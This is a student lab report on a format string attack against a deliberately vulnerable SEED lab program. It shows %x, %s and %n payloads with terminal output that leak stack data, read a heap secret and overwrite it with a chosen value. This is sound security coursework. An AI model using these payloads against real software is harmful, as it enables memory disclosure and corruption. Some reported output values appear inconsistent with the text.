Luis Medina

CS4351

Due 10/4/20

Assignment 2 – Format String Attack

Purpose

For this second part, we were to perform a series of attacks on a program that uses the printf() function in an unsecure manner. This involves both reading secure data in the program and changing such data by changing the location of the pointers used in the printf() function.

Crashing the Program

1. I figured the easiest way to crash the program was to take advantage of the nature of the %s format specifier. As it works through reference, it attempts to follow the hex address stored in memory to access another location. By entering enough of %s's into the input string, I managed to crash the program. (Image 5)





Image 5

Print Out the secret[1] Value


1. First, I entered a series of %x to see what was in memory. This revealed a hex address belonging to secret 0 (image 6)
    - Interesting note: I quickly realized I had to format the input using "." instead of spaces in general. It worked with spaces with some % specifiers but not with others.
    - I initially used more %x's than the ones shown in the image but provided this image for readablility.



```
Terminal
File Edit View Search Terminal Help
secret[0]'s address is 0x 8f82a88 (on heap)
secret[1]'s address is 0x 8f82a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s
bfa51ea8.b7787918.b775e990.b775c240.b77717a2.b775eb48.bfa51fc4.D
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/02/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbf922410 (on stack)
The variable secret's value is 0x 94a6a88 (on heap)
secret[0]'s address is 0x 94a6a88 (on heap)
secret[1]'s address is 0x 94a6a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x
bf922418.b77d0918.b77a7990.b77a5240.b77ba7a2.b77a7b48.bf922534.94a6a88
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/03/20]seed@VM:~/.../Part 2$
```

Image 6

2. Knowing that, I decided to move the va_list pointer to that location and use %s instead to see if that memory location held the secret value (image 7).
    - Interesting note: During some experimenting after this step, I noticed that any %s after this location (9+ pointer movements) would cause a segmentation error.



```
Terminal
File Edit View Search Terminal Help
[10/03/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbfb7af00 (on stack)
The variable secret's value is 0x 8eb1a88 (on heap)
secret[0]'s address is 0x 8eb1a88 (on heap)
secret[1]'s address is 0x 8eb1a8c (on heap)
Please enter a decimal integer
1
Please enter a string
^C
[10/03/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbfc38740 (on stack)
The variable secret's value is 0x 8e67a88 (on heap)
secret[0]'s address is 0x 8e67a88 (on heap)
secret[1]'s address is 0x 8e67a8c (on heap)
Please enter a decimal integer
1
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%s
bfc38748.b770a918.b76e1990.b76df240.b76f47a2.b76e1b48.bfc38864.D
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/03/20]seed@VM:~/.../Part 2$
```

Image 7

3. Accessing secret[1]
    - After testing (using more format specifiers or different ones), I realized the address in memory after the location that printed “D” actually held the value for the decimal number I provided as input. I knew I had to take advantage of this somehow.
    - After experimenting (a lot of it), I went back to the thought of how %s references values and how that related to the decimal number I provided. I also realized that the program actually provided the heap address for secret[1].
    - I then had the idea to input the decimal equivalent of that hex location as input into that memory location. Using %s, the program would read that hex number and attempt to reference the value pointed by that location, giving me the value for secret[1] (image 8)
        - Interesting note: Easily the hardest part of the project.

```
File  Edit  View  Search  Terminal  Help
secret[0]'s address is 0x 8699a88 (on heap)
secret[1]'s address is 0x 8699a8c (on heap)
Please enter a decimal integer
141138572
Please enter a string
0x%8x.0x%8x.0x%8x.0x%8x.0x%8x.0x%8x.0x%8x.0x%8x.0x%8x
0xbfd5d7d8.0xb77f7918.0xb77ce990.0xb77cc240.0xb77e17a2.0xb77ceb48.0xbfd5d8f4.0x 8699a88.
0x 8699a8c
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/04/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbfbed6b0 (on stack)
The variable secret's value is 0x 9943a88 (on heap)
secret[0]'s address is 0x 9943a88 (on heap)
secret[1]'s address is 0x 9943a8c (on heap)
Please enter a decimal integer
160709260
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x.%s
bfbed6b8.b7730918.b7707990.b7705240.b771a7a2.b7707b48.bfbed7d4.9943a88.U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/04/20]seed@VM:~/.../Part 2$
```

Image 8

Modify the secret[1] value

1. Now knowing how to access secret[1], this part was simple. Using the previous method, instead of printing out the value pointed by the memory location I entered, I instead used %n to overwrite that value. (image 9)

```
File  Edit  View  Search  Terminal  Help
The variable secret's value is 0x 9943a88 (on heap)
secret[0]'s address is 0x 9943a88 (on heap)
secret[1]'s address is 0x 9943a8c (on heap)
Please enter a decimal integer
160709260
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x.%s
bfbed6b8.b7730918.b7707990.b7705240.b771a7a2.b7707b48.bfbed7d4.9943a88.U
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x55
[10/04/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbfb37cb0 (on stack)
The variable secret's value is 0x 86a4a88 (on heap)
secret[0]'s address is 0x 86a4a88 (on heap)
secret[1]'s address is 0x 86a4a8c (on heap)
Please enter a decimal integer
141183628
Please enter a string
%x.%x.%x.%x.%x.%x.%x.%x.%n
bfb37cb8.b77f1918.b77c8990.b77c6240.b77db7a2.b77c8b48.bfb37dd4.86a4a88.
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x47
[10/04/20]seed@VM:~/.../Part 2$
```

Image 9

Modify the secret[1] value to a pre-determined value

1. First, I noted the value I happened to change secret[1] to. 47 in hex is 71 in decimal.
2. At least using this method, I realized I was limited to a number of at least 71 as that is the number of characters the program had to print for me to access the memory location of secret[1].
    - Interesting note: I could probably reduce this number by 8 by removing the periods used for formatting. Of course, this would be a trade off in readability. I assume at this point, an attacker probably had all the information needed to perform the attack and readability wouldn't be too important, at least not in this specific implementation.
    - Interesting note: I'm not too sure if there was anything else I could've done to reduce the number of printed characters any further, so I proceeded as is.
3. Having established the previous, all I had to do was have the program print more characters. To prove the point, I added the characters "Print_79" which added 8 characters to the 71 already printed, bringing the total to 79 characters. (image 10)
    - Interesting note: I had to replace spaces with underscores in this string too as it would stop the program from reading the rest and nullifying the attack.

```
File  Edit  View  Search  Terminal  Help
The variable secret's value is 0x 8ce7a88 (on heap)
secret[0]'s address is 0x 8ce7a88 (on heap)
secret[1]'s address is 0x 8ce7a8c (on heap)
Please enter a decimal integer
147749516
Please enter a string
Print_81%x.%x.%x.%x.%x.%x.%x.%x.%n
Print_81bfb5e238.b77bc918.b7793990.b7791240.b77a67a2.b7793b48.bfb5e354.8ce7a88.
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x4f
[10/04/20]seed@VM:~/.../Part 2$ vul_prog
The variable secret's address is 0xbfce9ff0 (on stack)
The variable secret's value is 0x 9daea88 (on heap)
secret[0]'s address is 0x 9daea88 (on heap)
secret[1]'s address is 0x 9daea8c (on heap)
Please enter a decimal integer
165341836
Please enter a string
Print_79%x.%x.%x.%x.%x.%x.%x.%x.%n
Print_79bfce9ff8.b77da918.b77b1990.b77af240.b77c47a2.b77b1b48.bfcea114.9daea88.
The original secrets: 0x44 -- 0x55
The new secrets:      0x44 -- 0x4f
[10/04/20]seed@VM:~/.../Part 2$
```